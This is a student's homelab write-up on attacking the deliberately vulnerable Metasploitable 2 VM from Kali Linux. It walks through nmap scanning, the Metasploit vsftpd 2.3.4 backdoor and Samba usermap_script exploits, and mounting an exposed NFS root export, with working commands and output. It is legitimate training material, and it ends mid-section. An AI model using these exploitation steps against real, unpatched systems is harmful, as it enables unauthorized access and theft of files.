Kali Linux + Metasploitable Homelab Project

Sean Bachiller

Computer Systems Technology Student

Spring 2021


Kali Linux + Metasploitable Homelab Project

The objective of this project is to simulate a penetration testing environment and explore common exploitation methods.

Resources required for this lab:

- VMware Workstation 16 Pro (or any virtualization software)
- Kali Linux virtual machine
- Metasploitable 2 virtual machine


Topology:



Metasploitable

Metasploitable is an intentionally vulnerable machine made for the purpose of learning common penetration testing techniques, security training, and security tools.

Download Link: https://sourceforge.net/projects/metasploitable/



I will conduct my research on this machine's vulnerabilities and learn how to expose/attack them. In this document, I will also go over some of the exploitation tests that I performed on this machine.

Kali Linux

Kali Linux is an open-source Linux distribution developed by Offensive Security designed primarily for digital forensics and penetration testing.

Download Link:

https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

This machine will take on the role of the attacker. Kali Linux is widely known for its large variety of penetration testing tools. I will be using this machine to attack Metasploistable's vulnerabilities.

Learning Objectives

What I aim to accomplish in this project is the knowledge of setting up an attacker-defender virtual security testing environment, as well as gain some valuable skills that will help me launch my career in the field of cybersecurity. To broaden my knowledge base and

expertise in the field, I will build projects, perform hands-on labs, as well as conduct research on various topics related to cybersecurity and computer networking.

Some specific learning objectives of this project are as follows:


1. Installation of Metasploitable and Kali Linux on VMware Workstation
2. Configuration of the 2 VMs to share a host-only network
3. Ensure that the 2 VMs can communicate with each other
4. Find 5 vulnerabilities
5. Learn 5 attacks/exploit techniques

Installation

The installation of the two VMs was the first item in my agenda. This step was pretty straightforward. In VMware:


File > New Virtual Machine…

This will start a popup wizard for installing a new virtual machine. This method is usually how you would install a new VM but in my case, I just had to open the .vmx file in my Metasploitable download folder.



Name	Date modified	Type	Size
Metasploitable.nvram	2021-04-16 2:44 PM	VMware Virtual M...	9 KB
Metasploitable.vmdk	2021-04-19 12:56 PM	Virtual Machine Di...	1,882,304 KB
Metasploitable.vmsd	2021-04-16 1:34 PM	VMware snapshot ...	0 KB
Metasploitable.vmx	2021-04-19 12:56 PM	VMware virtual m...	3 KB
Metasploitable.vmxf	2021-04-16 1:34 PM	VMware Team Me...	1 KB
vmware.log	2021-04-19 12:56 PM	Text Document	141 KB
vmware-0.log	2021-04-19 12:22 AM	Text Document	142 KB
vmware-1.log	2021-04-17 11:17 PM	Text Document	139 KB
vmware-2.log	2021-04-17 1:05 AM	Text Document	145 KB

The same method applies to how I installed Kali Linux.




Name	Date modified	Type	Size
kali-linux-2021.1-vmware-amd64.vmx.lck	2021-04-21 2:04 AM	File folder	
kali-linux-2021.1-vmware-amd64.7z	2021-03-04 6:35 PM	7-Zip File	2,501,020 KB
kali-linux-2021.1-vmware-amd64.nvram	2021-04-16 2:02 PM	VMware Virtual M...	9 KB
kali-linux-2021.1-vmware-amd64.vmdk	2021-04-19 9:13 PM	Virtual Machine Di...	2 KB
kali-linux-2021.1-vmware-amd64.vmsd	2021-02-23 4:13 AM	VMware snapshot ...	0 KB
kali-linux-2021.1-vmware-amd64.vmx	2021-04-20 12:12 AM	VMware virtual m...	4 KB
kali-linux-2021.1-vmware-amd64.vmxf	2021-03-15 6:00 PM	VMware Team Me...	1 KB
kali-linux-2021.1-vmware-amd64-s001.v...	2021-04-20 12:12 AM	Virtual Machine Di...	3,813,632 KB
kali-linux-2021.1-vmware-amd64-s002.v...	2021-04-20 12:12 AM	Virtual Machine Di...	3,582,528 KB
kali-linux-2021.1-vmware-amd64-s003.v...	2021-04-20 12:12 AM	Virtual Machine Di...	3,831,808 KB
kali-linux-2021.1-vmware-amd64-s004.v...	2021-04-20 12:12 AM	Virtual Machine Di...	1,994,176 KB
kali-linux-2021.1-vmware-amd64-s005.v...	2021-04-20 12:08 AM	Virtual Machine Di...	272,448 KB

VM Settings


To maximize efficiency, I assigned ~8 GBs of memory to Kali Linux. This amount of RAM should be enough for most tasks that I will be performing.

The network adapter is set to host-only. This setting ensures that this VM shares an isolated network with Metasploitable.




Device	Summary
Memory	8.6 GB
Processors	4
Hard Disk (SCSI)	80 GB
CD/DVD (IDE)	Using file C:\Users\root\Dow...
Network Adapter	Host-only
USB Controller	Present
Sound Card	Using device Speakers (2- U...
Display	Auto detect

Since I'm not going to perform most of my pentesting tasks directly on Metasploitable, I will leave the memory at 512 MB. The two network adapters are set to host-only, joining Kali Linux in an isolated network.



Information Gathering

nmap is the tool that I decided to use to footprint Metasploitable. To specify a target for nmap, we need Metasploitable's IP address, which we can find by running ifconfig on the VM:



The '**inet addr:**' field specifies the IP address of the machine, which is 192.168.1.40 in my case.


We can use this IP address to run an nmap scan:

nmap -v -A 192.168.1.40

The -v option makes sure that while nmap is scanning, it shows us a verbose output.

The -A option enables OS detection, version detection, script scanning, and traceroute.

The output will look similar to this:



Exploiting FTP

The first vulnerability that I wanted to exploit was the File Transfer Protocol. FTP is a type of network protocol used to transfer files between systems on TCP ports 20/21.


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
```

This output shows an open port that uses the FTP service. It also shows the version of the server (2.3.4).

We can use this information to search for an exploit on **Metasploit**, a hacker's go-to framework for pentesting. This framework stores a plethora of exploits and payloads that can be easily used to point to a target and execute.

To run Metasploit:

msfconsole




Now that we're in the Metasploit framework, we can search for an FTP exploit.

We need to specify the server and version -- vsftpd 2.3.4

To search for an exploit:


search vsftpd 2.3.4




This command will query all the matching modules from the database. As seen above, we found a backdoor for vsftpd that we can use to access Metasploitable remotely.

We can then use this exploit by typing:

use exploit/unix/ftp/vsftpd_234_backdoor




The next step would be to run **show options** to see what settings are available for this module.




The RHOSTS can be set to the target's IP address, 192.168.1.40.

set RHOSTS 192.168.1.40



Now comes the fun part. At this point, we can run the exploit by typing **exploit**



It is that simple to find an exploit and attack this machine. By executing this module, we have managed to access Metasploitable remotely from Kali Linux using the FTP vulnerability.

Exploiting NFS

A Network File System is a client/server application used for remote file sharing within a network. In this section, I will be exploiting NFS.

The basic overview of this section:

```
#exploit nfs:

showmount -e 192.168.1.40 ⟵ show available NFS exports

mkdir /tmp/meta ⟵ for storing the files

mount -t nfs 192.168.11:/home /tmp/meta ⟵ '/home' based on showmount -e results, send files
        to /tmp/meta
```

To show the NFS information of a server, we can use the command **showmount**

We need to specify the target and the option **-e** for showing the available folder exports.

We can then create a directory to store the folders and mount the NFS export specified by the -t option.

```
┌──(root💀kali)-[/]
└─# showmount -e 192.168.1.40
Export list for 192.168.1.40:
/ *

┌──(root💀kali)-[/]
└─# mkdir /tmp/meta

┌──(root💀kali)-[/]
└─# mount -t nfs 192.168.1.40:/ /tmp/meta

┌──(root💀kali)-[/]
└─# ls /tmp/meta
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var

┌──(root💀kali)-[/]
└─#
```

This output shows that we have successfully stolen all of the root directory's contents.

Exploiting Samba

Samba provides file and print services using the SMB/CIFS protocol. In this section, I will be exploiting Samba.

```
#exploit samba:

                msfconsole

                search samba

                use exploit/multi/samba/usermap_script

                show options

                set RHOSTS 172.16.47.129

                exploit
```

The output above displays the general overview of the commands used in this exploit. The execution is almost the exact same as the FTP exploit, however we will be using a different module.

The module used for this session is exploit/multi/samba/usermap_script

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 172.16.47.128
LHOST ⇒ 172.16.47.128
msf6 exploit(multi/samba/usermap_script) >
```

We also need to remember to set the LHOST to our address instead of the default value, which is a loopback address.


```
msf6 exploit(multi/samba/usermap_script) > set LHOST 172.16.47.128
